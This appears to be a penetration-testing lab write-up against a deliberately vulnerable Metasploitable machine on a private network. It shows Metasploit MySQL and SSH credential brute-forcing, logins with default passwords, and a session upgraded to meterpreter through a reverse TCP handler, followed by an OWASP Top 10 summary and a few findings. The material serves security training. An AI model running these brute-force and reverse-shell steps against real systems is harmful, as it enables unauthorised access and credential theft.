drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root  7263 Jun 22 03:24 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 119 root root     0 Jun 22 03:23 proc
drwxr-xr-x  13 root root  4096 Jun 22 03:24 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
```


Port 3306




```
msf6 auxiliary(scanner/mysql/mysql_version) > show options

Module options (auxiliary/scanner/mysql/mysql_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    3306             yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/mysql/mysql_version) > set rhosts 192.168.113.129
rhosts => 192.168.113.129
msf6 auxiliary(scanner/mysql/mysql_version) > show options

Module options (auxiliary/scanner/mysql/mysql_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.113.129  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    3306             yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/mysql/mysql_version) > run
```




```
msf6 auxiliary(scanner/mysql/mysql_version) > show options

Module options (auxiliary/scanner/mysql/mysql_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.113.129  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    3306             yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/mysql/mysql_version) > run

[+] 192.168.113.129:3306  - 192.168.113.129:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] 192.168.113.129:3306  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```




```
[*] 192.168.113.129:3306  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_version) > search mysql

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/windows/http/advantech_iview_networkservlet_cmd_inject 2022-06-28  excellent  Yes    Advantech iView NetworkServlet Command Injection
   1   auxiliary/server/capture/mysql                                         normal     No     Authentication Capture: MySQL
   2   exploit/windows/http/cayin_xpost_sql_rce              2020-06-04       excellent  Yes    Cayin xPost wayfinder_seqid SQLi to RCE
   3   auxiliary/gather/joomla_weblinks_sqli                 2014-03-02       normal     Yes    Joomla weblinks-categories Unauthenticated SQL Inje
ction Arbitrary File Read
   4   exploit/unix/webapp/kimai_sqli                        2013-05-21       average    Yes    Kimai v0.9.2 'db_restore.php' SQL Injection
   5   exploit/linux/http/librenms_collectd_cmd_inject       2019-07-15       excellent  Yes    LibreNMS Collectd Command Injection
   6   post/linux/gather/enum_configs                                         normal     No     Linux Gather Configurations
   7   post/linux/gather/enum_users_history                                   normal     No     Linux Gather User History
   8   auxiliary/scanner/mysql/mysql_writable_dirs                            normal     No     MYSQL Directory Write Test
   9   auxiliary/scanner/mysql/mysql_file_enum                                normal     No     MYSQL File/Directory Enumerator
   10  auxiliary/scanner/mysql/mysql_hashdump                                 normal     No     MYSQL Password Hashdump
   11  auxiliary/scanner/mysql/mysql_schemadump                               normal     No     MYSQL Schema Dump
   12  exploit/multi/http/manage_engine_dc_pmp_sqli          2014-06-08       excellent  Yes    ManageEngine Desktop Central / Password Manager Lin
kViewFetchServlet.dat SQL Injection
   13  auxiliary/admin/http/manageengine_pmp_privesc         2014-11-08       normal     Yes    ManageEngine Password Manager SQLAdvancedALSearchRe
sult.cc Pro SQL Injection
   14  post/multi/manage/dbvis_add_db_admin                                   normal     No     Multi Manage DbVisualizer Add Db Admin
   15  auxiliary/scanner/mysql/mysql_authbypass_hashdump     2012-06-09       normal     No     MySQL Authentication Bypass Password Dump
   16  auxiliary/admin/mysql/mysql_enum                                       normal     No     MySQL Enumeration Module
   17  auxiliary/scanner/mysql/mysql_login                                    normal     No     MySQL Login Utility
```



```
[-] 192.168.113.129:3306  - Msf::OptionValidateError The following options failed to validate: USER_FILE
msf6 auxiliary(scanner/mysql/mysql_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt
USERPASS_FILE ⇒ /usr/share/metasploit-framework/data/wordlists/unix_users.txt
msf6 auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting                              Required  Description
   ----              ---------------                              --------  -----------
   BLANK_PASSWORDS   true                                         no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                            yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                        no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                        no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                        no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                         no        Skip existing credentials stored in the current database (Accepted: none, user,
                                                                             user&realm)
   PASSWORD                                                       no        A specific password to authenticate with
   PASS_FILE                                                      no        File containing passwords, one per line
   Proxies                                                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS            192.168.113.129                              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic
                                                                            s/using-metasploit.html
   RPORT             3306                                         yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                        yes       Stop guessing when a credential works for a host
   THREADS           1                                            yes       The number of concurrent threads (max one per host)
   USERNAME          root                                         no        A specific username to authenticate as
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordli  no        File containing users and passwords separated by space, one pair per line
                     sts/unix_users.txt
   USER_AS_PASS      false                                        no        Try the username as the password for all users
   USER_FILE         Desktop/usernames.txt                        no        File containing usernames, one per line
```




```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/mysql/mysql_login) > run

[+] 192.168.113.129:3306  - 192.168.113.129:3306 - Found remote MySQL version 5.0.51a
[+] 192.168.113.129:3306  - 192.168.113.129:3306 - Success: 'root:'
[-] 192.168.113.129:3306  - 192.168.113.129:3306 - LOGIN FAILED: : (Incorrect: Access denied for user ''@'192.168.113.128' (using password: NO))
[-] 192.168.113.129:3306  - 192.168.113.129:3306 - LOGIN FAILED: 4Dgifts: (Incorrect: Access denied for user '4Dgifts'@'192.168.113.128' (using password: NO)
)
[-] 192.168.113.129:3306  - 192.168.113.129:3306 - LOGIN FAILED: abrt: (Incorrect: Access denied for user 'abrt'@'192.168.113.128' (using password: NO))
[-] 192.168.113.129:3306  - 192.168.113.129:3306 - LOGIN FAILED: adm: (Incorrect: Access denied for user 'adm'@'192.168.113.128' (using password: NO))
[-] 192.168.113.129:3306  - 192.168.113.129:3306 - LOGIN FAILED: admin: (Incorrect: Access denied for user 'admin'@'192.168.113.128' (using password: NO))
[-] 192.168.113.129:3306  - 192.168.113.129:3306 - LOGIN FAILED: administrator: (Incorrect: Access denied for user 'administrator'@'192.168.113.128' (using p
assword: NO))
[-] 192.168.113.129:3306  - 192.168.113.129:3306 - LOGIN FAILED: anon: (Incorrect: Access denied for user 'anon'@'192.168.113.128' (using password: NO))
[-] 192.168.113.129:3306  - 192.168.113.129:3306 - LOGIN FAILED: _apt: (Incorrect: Access denied for user '_apt'@'192.168.113.128' (using password: NO))
[-] 192.168.113.129:3306  - 192.168.113.129:3306 - LOGIN FAILED: arpwatch: (Incorrect: Access denied for user 'arpwatch'@'192.168.113.128' (using password: N
O))
[-] 192.168.113.129:3306  - 192.168.113.129:3306 - LOGIN FAILED: auditor: (Incorrect: Access denied for user 'auditor'@'192.168.113.128' (using password: NO)
)
[-] 192.168.113.129:3306  - 192.168.113.129:3306 - LOGIN FAILED: avahi: (Incorrect: Access denied for user 'avahi'@'192.168.113.128' (using password: NO))
[-] 192.168.113.129:3306  - 192.168.113.129:3306 - LOGIN FAILED: avahi-autoipd: (Incorrect: Access denied for user 'avahi-autoipd'@'192.168.113.128' (using p
assword: NO))
[-] 192.168.113.129:3306  - 192.168.113.129:3306 - LOGIN FAILED: backup: (Incorrect: Access denied for user 'backup'@'192.168.113.128' (using password: NO))
[-] 192.168.113.129:3306  - 192.168.113.129:3306 - LOGIN FAILED: bbs: (Incorrect: Access denied for user 'bbs'@'192.168.113.128' (using password: NO))
[-] 192.168.113.129:3306  - 192.168.113.129:3306 - LOGIN FAILED: beef-xss: (Incorrect: Access denied for user 'beef-xss'@'192.168.113.128' (using password: N
O))
[-] 192.168.113.129:3306  - 192.168.113.129:3306 - LOGIN FAILED: bin: (Incorrect: Access denied for user 'bin'@'192.168.113.128' (using password: NO))
[-] 192.168.113.129:3306  - 192.168.113.129:3306 - LOGIN FAILED: bitnami: (Incorrect: Access denied for user 'bitnami'@'192.168.113.128' (using password: NO)
)
```




```
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 348
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;\
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
```


Port 22




```
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.233.128
rhosts => 192.168.233.128
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            192.168.233.128  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```



```
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.233.128:22 - Starting bruteforce
[+] 192.168.233.128:22 - Success: 'user:user' 'uid=1001(user) gid=1001(user) groups=1001(user) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU
/Linux '
[*] SSH session 1 opened (192.168.233.131:34513 → 192.168.233.128:22) at 2023-06-27 09:51:40 -0400
[+] 192.168.233.128:22 - Success: 'postgres:postgres' 'uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres) Linux metasploitable 2.6.24-16-server #1 SMP Thu Ap
r 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 2 opened (192.168.233.131:35689 → 192.168.233.128:22) at 2023-06-27 09:54:15 -0400
[+] 192.168.233.128:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(m
sfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 3 opened (192.168.233.131:38909 → 192.168.233.128:22) at 2023-06-27 10:19:53 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```



```
msf6 auxiliary(scanner/ssh/ssh_login) > session -u 3
[-] Unknown command: session
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -u 3
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [3]

[*] Upgrading session ID: 3
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.233.131:4433
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 3
[*] Starting interaction with 3 ...


[*] Stopping exploit/multi/handler
ls
vulnerable
sysinfo
-bash: line 9: sysinfo: command not found
ps
  PID TTY          TIME CMD
 7940 ?        00:00:00 sshd
 7947 ?        00:00:00 bash
 7973 ?        00:00:00 tcyuc
 7981 ?        00:00:00 ps
ls -all
total 36
drwxr-xr-x 5 msfadmin msfadmin 4096 2012-05-20 14:22 .
drwxr-xr-x 6 root     root     4096 2010-04-16 02:16 ..
lrwxrwxrwx 1 root     root        9 2012-05-14 00:26 .bash_history → /dev/null
drwxr-xr-x 4 msfadmin msfadmin 4096 2010-04-17 14:11 .distcc
-rw——————— 1 root     root     4174 2012-05-14 02:01 .mysql_history
-rw-r--r-- 1 msfadmin msfadmin  586 2010-03-16 19:12 .profile
-rwx—————— 1 msfadmin msfadmin    4 2012-05-20 14:22 .rhosts
drwx—————— 2 msfadmin msfadmin 4096 2010-05-17 21:43 .ssh
-rw-r--r-- 1 msfadmin msfadmin    0 2010-05-07 14:38 .sudo_as_admin_successful
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
```



```
pwd
/home/msfadmin
cd ..
pwd
/home
ls
ftp
msfadmin
service
user
cd user
ls -a
.
..
.bash_history
.bash_logout
.bashrc
.profile
.ssh
```

OWASP Top 10:

The **OWASP Top 10** is a list of the ten most critical web application security risks identified by the Open Web Application Security Project (OWASP). These risks represent common vulnerabilities and weaknesses that can be exploited by attackers. The current version of the OWASP Top 10 (as of my knowledge cutoff in September 2021) is:

1. Injection: Unsanitized user inputs that can lead to code injection attacks, such as SQL, OS, or LDAP injection.
2. Broken Authentication: Weaknesses in authentication and session management, including insecure password storage, session hijacking, or weak credential management.
3. Sensitive Data Exposure: Failure to properly protect sensitive information, such as financial data, passwords, or personal identifiable information (PII).
4. XML External Entities (XXE): Improper processing of XML inputs that allows attackers to read internal files or perform remote code execution.
5. Broken Access Control: Inadequate enforcement of authorization controls, leading to unauthorized access and privilege escalation.
6. Security Misconfigurations: Poorly configured security settings, such as default passwords, unpatched software, or exposed sensitive information.
7. Cross-Site Scripting (XSS): Injection of malicious scripts into web pages viewed by users, which can lead to session hijacking or data theft.
8. Insecure Deserialization: Flaws in deserialization processes that can allow remote code execution, injection attacks, or denial of service.
9. Using Components with Known Vulnerabilities: Incorporating outdated or vulnerable software components, libraries, or frameworks into applications.
10. Insufficient Logging and Monitoring: Lack of proper logging and monitoring mechanisms, making it difficult to detect and respond to security incidents effectively.

What we found according to owasp top 10:

Injection (OWASP Top 10 #1):

Hash Disclosure - MD5 Crypt (High)

Sensitive Data Exposure (OWASP Top 10 #3):

The scan identified the presence of phpinfo.php, which could potentially expose sensitive information about the server configuration and PHP version.

